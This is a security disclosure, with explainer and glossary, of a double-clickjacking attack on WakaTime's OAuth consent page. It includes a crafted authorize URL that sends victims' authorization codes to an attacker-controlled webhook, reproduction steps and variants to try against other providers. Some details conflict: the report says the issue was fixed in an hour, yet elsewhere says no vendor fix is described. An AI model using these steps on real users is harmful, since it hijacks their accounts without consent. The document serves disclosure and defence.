Double Clickjacking Attack on WakaTime OAuth Authorization Flow at https://wakatime.com/oauth/authorize
The WakaTime OAuth authorization page is vulnerable to double-clickjacking, where an attacker can overlay a button that, when double-clicked, authorizes a malicious OAuth application. The attacker can then obtain an authorization code and exchange it for an access token, gaining access to the victim's WakaTime data with the granted scopes.

- Fixed in 1 hour
- Disclosed after 9 hours
Summary:
An attacker can trick users into unknowingly clicking the "Connect my WakaTime account" button in the WakaTime App consent dialog using a double-clickjacking attack. This allows an attacker to register a WakaTime OAuth App, host a phishing page, and make the victim accidentally click the Authorize button.
The attacker can then capture the authorization code and exchange it for an access token, allowing them to perform actions on behalf of the victim. This is similar to a clickjacking attack, but traditional protections like X-Frame-Options do not prevent it. The impact is the attacker application has full access to defined permissions.
PoC Video:
Attack Flow:
- The attacker creates an initial webpage with a button that opens a new window (or just opens a new window without user interaction), let's say it's https://attacker.com
- Current tab is redirected to WakaTime OAuth Authorization URL, for example:
https://wakatime.com/oauth/authorize?client_id=joUNHCTnWqQ9hsmrWS5CTokR&response_type=code&redirect_uri=https://webhook.site/15495620-7c98-4643-a6df-9e7864c0dead&scope=read_orgs,write_orgs, which looks like this:

- At the same time, a new tab opened to https://attacker.com/attack, which looks like this:

- Notice that the "Double Click" button is aligned to be the same as the "Connect my WakaTime account" button. If it's not aligned perfectly, just play with the positions variable in the source code. The first click will close the /attack tab, then the second click will click the "Authorize" button.
- The URL gets redirected to
https://webhook.site/15495620-7c98-4643-a6df-9e7864c0dead?code=CODE. At this point, it's up to the attacker to store the code and exchange it for access token. Now the attacker can hit the API endpoint with defined permissions. To make the victim not realize an attack happens, the attacker page can be redirected to another website after getting the code.
Steps To Reproduce:
- You can download the source code from the attached file: (Attachment on the original report: 250805_wakatime_double_clickjacking.zip).

- Create a new WakaTime app at https://wakatime.com/apps/new.
- Fill the details like this:
- In the source code in
index.htmlonconst url=..., simply change with yourclient IDandredirect_uri. - Run the flask app with python main.py.
- Try to simulate the attack as victim account.
Notes:
- The victim needs to be already logged in to WakaTime .
- The double-click button may not align perfectly, but there are ways to make the button flexible. You can adjust the position of button in
attack.html. In the simple PoC, I only demonstrated the technique. - Browser, OS and/or app version used during testing: Firefox Browser 140.0.2 (64-bit), Windows.
Fix Suggestion:
Eliminate the risk of DoubleClickjacking by disabling critical buttons by default unless a gesture is detected (e.g., moving the mouse or using the keyboard).
Supporting Material/References:
- https://jorianwoltjer.com/blog/p/hacking/pressing-buttons-with-popups
- https://www.evil.blog/2024/12/doubleclickjacking-what.html
- https://www.evil.blog/2024/02/cross-window-forgery-web-attack-vector.html?m=1
Impact
This vulnerability allows an attacker to trick a logged-in WakaTime user into unknowingly authorizing a third-party application created by an attacker which an attacker can obtain access token to get resources from WakaTime API depending on the scopes and permissions. The maximum permission attacker can get is all scopes as explained at https://wakatime.com/developers.
Context
WakaTime lets developers register OAuth applications under their account. When a third-party app wants access to a user's WakaTime data, the user is sent to the OAuth authorization endpoint at https://wakatime.com/oauth/authorize, where a consent dialog shows the requested scopes and a button labelled "Connect my WakaTime account". Approving it redirects the browser to the app's registered redirect_uri with an authorization code, which the app exchanges for an access token. The scopes an app can request are documented at https://wakatime.com/developers.
The report describes a double-clickjacking attack against that consent flow. Unlike classic clickjacking, the consent page is never framed, so X-Frame-Options and similar framing defences are irrelevant to it. Instead, the attacker abuses the timing of a double click across two windows: the first click dismisses an attacker-controlled window, and the second click lands on the consent button that has just appeared underneath the cursor.
Setup
- Target:
wakatime.com, specifically the OAuth authorization flow athttps://wakatime.com/oauth/authorize. - Attacker prerequisites: a registered WakaTime OAuth app (created at
https://wakatime.com/apps/new) with aclient_idand aredirect_urithe attacker controls, plus a phishing page and a small Flask app to serve it. - Victim precondition: the victim must already be logged in to WakaTime, so the consent dialog renders without a login step.
- A code-capture endpoint is needed; the researcher used a
webhook.siteURL as theredirect_uri. - Testing environment: Firefox Browser 140.0.2 (64-bit) on Windows.
- The proof-of-concept source is distributed as
[redacted].zip, containingindex.html,attack.htmland a Flaskmain.py.
Finding it
The consent dialog's primary action is the "Connect my WakaTime account" button, and the page is not framed. Because the page is not framed, the usual anti-clickjacking headers do nothing here. The idea is to arrange for a victim's second click of a double click to land on that button, even though the victim believes they are clicking something on an attacker page. The technique relies on the first click closing the attacker's /attack tab, so the second click hits the consent button.
Exploitation
Step 1: Open the consent window and the decoy window
The attacker hosts a page at https://attacker.com with a button that opens a new window (or simply opens a new window without user interaction). The current tab is redirected to the WakaTime authorization URL, for example:
https://wakatime.com/oauth/authorize?client_id=joUNHCTnWqQ9hsmrWS5CTokR&response_type=code&redirect_uri=https://webhook.site/15495620-7c98-4643-a6df-9e7864c0dead&scope=read_orgs,write_orgs
The parameters do the following: client_id identifies the attacker's registered app, response_type=code requests the authorization-code flow, redirect_uri is where the code will be delivered (the attacker's webhook), and scope=read_orgs,write_orgs asks for organisation read and write permissions. The resulting consent page looks like this:
Step 2: Open the decoy page
At the same time, a new tab is opened to https://attacker.com/attack, which looks like this:
The decoy page contains a "Double Click" button positioned so that it aligns with the "Connect my WakaTime account" button on the consent page underneath. If the alignment is off, the researcher notes, you adjust the positions variable in the source code until the two line up.
Step 3: The double click
The first click closes the /attack tab. The second click then lands on the consent button that is now exposed at the same screen coordinates, authorising the attacker's app.
Step 4: Capture the code and exchange it
After authorisation, the browser is redirected to:
https://webhook.site/15495620-7c98-4643-a6df-9e7864c0dead?code=CODE
The attacker stores the code and exchanges it for an access token. With the token, the attacker can call the WakaTime API within the granted scopes. To reduce suspicion, the attacker page can redirect the victim to another website after the code has been captured.
The full flow is demonstrated in the proof-of-concept video:
Reproducing it
- Download the source from the attached
[redacted].zip. - Create a new WakaTime app at
https://wakatime.com/apps/new. - Fill in the app details as shown:
- In
index.html, on the lineconst url=..., replace the value with your ownclient IDandredirect_uri. - Run the Flask app with
python main.py. - Simulate the attack as a victim account that is already logged in to WakaTime.
The researcher notes that the double-click button may not align perfectly and that there are ways to make the button flexible; the simple PoC only demonstrates the technique, and the position can be adjusted in attack.html.
Root cause
The consent dialog exposes a state-changing action (granting OAuth access) on a button that can be activated by a click arriving immediately after a window closes. Because the consent page is a top-level page and not framed, framing protections such as X-Frame-Options do not apply and do not mitigate the attack. The report frames this as a violation of secure design principles rather than a coding bug in a specific handler.
Impact
A logged-in WakaTime user can be tricked into authorising a third-party application created by the attacker without realising it. The attacker obtains an authorization code and exchanges it for an access token, then uses the token to act on the victim's behalf through the WakaTime API, limited to the scopes the app requested. The report states that the maximum permission an attacker can obtain is all scopes. The victim must already be logged in to WakaTime for the flow to work.
Fix
The researcher's suggestion is to eliminate the risk of double-clickjacking by disabling critical buttons by default unless a gesture is detected, for example moving the mouse or using the keyboard. The report does not describe a fix that was applied by the vendor.
Variants to test
- OAuth consent screens on other providers: try the same two-window alignment with the provider's authorize URL and an attacker app. A positive result is the consent button being activated by the second click of a double click on the decoy page, followed by a redirect to the attacker's
redirect_uricarrying acode. - Any state-changing button reachable in a top-level page (account deletion, permission grants, API key creation): align a decoy button over it and check whether the second click triggers the action. A positive result is the action completing without the user having interacted with the target page directly.
- Different window-opening strategies: opening the consent window with
window.openversus a link, and closing the decoy withwindow.closeversus navigation. A positive result is the consent page becoming the top window at the moment of the second click. - Alignment robustness: vary viewport size, zoom and scroll position to see whether the decoy button still overlaps the target. A positive result is the overlap holding when viewport size, zoom or scroll position change.
- Gesture-gated defences: check whether the target requires a mousemove or keypress before enabling the button. A positive result for the attacker is that a plain double click still activates the button; a positive result for the defender is that the button stays disabled until a genuine gesture is seen.
What happened, in plain words
WakaTime is a service that developers use to track how much time they spend coding. It has an API, which is a way for one piece of software to talk to another over the internet, like a waiter taking your order to the kitchen and bringing back your food. WakaTime also lets developers build their own small programs, called OAuth applications, that plug into it. OAuth is a system that lets you give one app permission to read or change your data on another service without handing over your password. When you connect such an app, WakaTime shows you a consent dialog: a page that lists what the app wants to do and offers a button labelled "Connect my WakaTime account". If you click it, WakaTime sends the app a short-lived code, and the app swaps that code for an access token. A token is like a temporary key card: whoever holds it can act on your behalf for as long as it is valid, without needing your password.
The researcher, zeesozee, found a way to make a logged-in WakaTime user press that consent button without meaning to. The trick is called double-clickjacking. A double click is two quick clicks in the same spot. The attacker builds a decoy page with a button in exactly the same screen position as the WakaTime consent button. The first click closes the decoy window, and the second click lands on the WakaTime button now underneath the cursor. The victim has authorised the attacker's app without ever deciding to.
This is a relative of clickjacking, an older attack where a hidden page is placed invisibly on top of a real one so your clicks go somewhere you did not intend. Classic clickjacking is usually blocked by a setting called X-Frame-Options, which tells the browser not to let a page be embedded inside another page. Here the WakaTime consent page is never embedded at all: it is a normal, full window. So that defence has nothing to block, and the attack slips past it.
The pieces involved
Before walking through the attack, here is what each part is and why it matters.
- The target:
wakatime.com, specifically the OAuth authorization flow athttps://wakatime.com/oauth/authorize. This is the page that asks the user to approve an app. - The attacker's app: anyone can register a WakaTime OAuth app at
https://wakatime.com/apps/new. Registering gives the attacker two things: aclient_id, which is a public identifier for the app, like a name badge, and aredirect_uri, which is the web address the user's browser will be sent to after they approve. The attacker chooses aredirect_urithey control, so the approval code lands in their hands. - The victim's precondition: the victim must already be logged in to WakaTime. The report states the victim must already be logged in to WakaTime. Being logged in means the consent dialog appears straight away.
- A code-capture endpoint: somewhere to receive the code. The researcher used a
webhook.siteaddress as theredirect_uri. Webhook.site is a free service that gives you a unique web address and shows you every request that arrives at it, which is handy for a demonstration. - The testing environment: Firefox Browser 140.0.2 (64-bit) on Windows.
- The proof-of-concept files: a zip archive named
[redacted].zipcontainingindex.html,attack.htmland a Flaskmain.py. Flask is a small web framework for the Python programming language;main.pyis the script that serves the attacker's pages.
How the researcher found it
The consent dialog's main action is the "Connect my WakaTime account" button, and the page is not framed. Because the page is not embedded inside another page, the usual anti-clickjacking headers do nothing here. The idea that followed was simple: arrange for the second click of a victim's double click to land on that button, even though the victim believes they are clicking something on the attacker's page. The technique depends on the first click closing the attacker's /attack tab, so the second click hits the consent button.
The attack, step by step
Step 1: Open the consent window and the decoy window
The attacker hosts a page at https://attacker.com with a button that opens a new window, or simply opens a new window without any user interaction at all. The current tab is then redirected to the WakaTime authorization URL, for example:
https://wakatime.com/oauth/authorize?client_id=joUNHCTnWqQ9hsmrWS5CTokR&response_type=code&redirect_uri=https://webhook.site/15495620-7c98-4643-a6df-9e7864c0dead&scope=read_orgs,write_orgs
This is a URL with a question mark followed by a list of settings, each written as name=value and separated by &. Each setting is called a parameter. Reading them one by one:
client_id=joUNHCTnWqQ9hsmrWS5CTokRidentifies the attacker's registered app. WakaTime uses it to look up which app is asking for access.response_type=codeasks for the authorization-code flow, the standard OAuth pattern where the user's approval produces a short code that the app later trades for a token.redirect_uri=https://webhook.site/15495620-7c98-4643-a6df-9e7864c0deadis where the code will be delivered once the user approves. It is the attacker's webhook, so the code goes to the attacker.scope=read_orgs,write_orgsasks for two permissions: reading the user's organisations and writing to them. Scopes are the list of things an app is allowed to do, like the list of rooms a key card opens.
The resulting consent page looks like this:
Step 2: Open the decoy page
At the same time, a new tab is opened to https://attacker.com/attack, which looks like this:
The decoy page contains a "Double Click" button positioned so that it lines up with the "Connect my WakaTime account" button on the consent page underneath. If the alignment is off, the researcher notes, you adjust the positions variable in the source code until the two line up. The point of the alignment is that the victim's eyes see the decoy button, but the screen coordinates are shared with the real button hiding behind it.
Step 3: The double click
The first click closes the /attack tab. The second click then lands on the consent button that is now exposed at the same screen coordinates, authorising the attacker's app. The victim authorises the attacker's app without meaning to.
Step 4: Capture the code and exchange it
After authorisation, the browser is redirected to:
https://webhook.site/15495620-7c98-4643-a6df-9e7864c0dead?code=CODE
Here code=CODE is the authorization code WakaTime generated for this approval. The attacker stores it and exchanges it for an access token, which is the step where the code is traded in for the key card. With the token, the attacker can call the WakaTime API within the granted scopes, meaning they can do whatever the app was allowed to do, and nothing more. To reduce suspicion, the attacker page can redirect the victim to another website after the code has been captured, so the victim sees an ordinary page and has no reason to wonder what happened.
The full flow is demonstrated in the proof-of-concept video:
Reproducing it
- Download the source from the attached
[redacted].zip. - Create a new WakaTime app at
https://wakatime.com/apps/new. - Fill in the app details as shown:
- In
index.html, on the lineconst url=..., replace the value with your ownclient IDandredirect_uri. This is the line that builds the authorization URL from step 1, so it must point at your app and your capture address. - Run the Flask app with
python main.py. This starts a small web server on your own machine that serves the attacker pages. - Simulate the attack as a victim account that is already logged in to WakaTime.
The researcher notes that the double-click button may not align perfectly and that there are ways to make the button flexible; the simple PoC only demonstrates the technique, and the position can be adjusted in attack.html.
Why it works
The consent dialog exposes a state-changing action, granting OAuth access, on a button that can be activated by a click arriving immediately after a window closes. Because the consent page is a top-level page and not framed, framing protections such as X-Frame-Options do not apply and do not mitigate the attack. The report frames this as a violation of secure design principles rather than a coding bug in a specific handler.
What an attacker gets
A logged-in WakaTime user can be tricked into authorising a third-party application created by the attacker without realising it. The attacker obtains an authorization code and exchanges it for an access token, then uses the token to act on the victim's behalf through the WakaTime API, limited to the scopes the app requested. The report states that the maximum permission an attacker can obtain is all scopes. The victim must already be logged in to WakaTime for the flow to work.
The suggested fix
The researcher's suggestion is to eliminate the risk of double-clickjacking by disabling critical buttons by default unless a gesture is detected, for example moving the mouse or using the keyboard. In plain terms: the consent button should stay inactive until the browser has seen the user actually do something on that page, so a stray second click from another window cannot press it. The report does not describe a fix that was applied by the vendor.
Other places to try the same idea
- OAuth consent screens on other providers: try the same two-window alignment with the provider's authorize URL and an attacker app. A positive result is the consent button being activated by the second click of a double click on the decoy page, followed by a redirect to the attacker's
redirect_uricarrying acode. - Any state-changing button reachable in a top-level page, such as account deletion, permission grants or API key creation: align a decoy button over it and check whether the second click triggers the action. A positive result is the action completing without the user having interacted with the target page directly.
- Different window-opening strategies: opening the consent window with
window.openversus a link, and closing the decoy withwindow.closeversus navigation. A positive result is the consent page becoming the top window at the moment of the second click. - Alignment robustness: vary viewport size, zoom and scroll position to see whether the decoy button still overlaps the target. A positive result is the overlap holding when viewport size, zoom or scroll position change.
- Gesture-gated defences: check whether the target requires a mousemove or keypress before enabling the button. A positive result for the attacker is that a plain double click still activates the button; a positive result for the defender is that the button stays disabled until a genuine gesture is seen.
Glossary
- API: a defined way for one piece of software to ask another for data or actions, like a menu of requests a program can make.
- OAuth: a system that lets you grant one app limited access to your account on another service without sharing your password.
- OAuth application: a third-party program registered with a service so it can request access to user data through OAuth.
- Consent dialog: the page that lists what an app is asking for and asks the user to approve or deny it.
- Authorization code: a short-lived value issued after a user approves an app, which the app trades for an access token.
- Access token: a temporary credential that lets its holder act on a user's behalf within the granted permissions.
- Scope: one named permission an app can request, such as reading or writing organisations.
client_id: a public identifier for a registered OAuth app.redirect_uri: the web address the browser is sent to after approval, where the authorization code is delivered.- Double-clickjacking: an attack where the first click of a double click closes a decoy window and the second click lands on a real button revealed underneath.
- Clickjacking: an attack that hides or disguises a real button so a user's click goes somewhere they did not intend.
X-Frame-Options: a response header that tells the browser whether a page may be embedded inside another page, used to block classic clickjacking.- Header: a small piece of information a web server sends alongside a page, telling the browser how to treat it.
- Top-level page: a page shown directly in a browser window, not embedded inside another page.
- User gesture: a real action by the user on a page, such as a mouse movement, a keypress or a click.
- Flask: a small web framework for the Python programming language used to serve web pages.
- Webhook: a web address that records or forwards requests sent to it, useful for capturing data such as an authorization code.
- Webhook.site: a free service that gives you a unique address and shows the requests that arrive there.
- Proof of concept (PoC): a working demonstration that shows an attack is possible.
- CVSS: a scoring system for rating the severity of a security issue.
- Violation of secure design principles: a category for flaws that come from how a feature was designed rather than from a mistake in a single piece of code.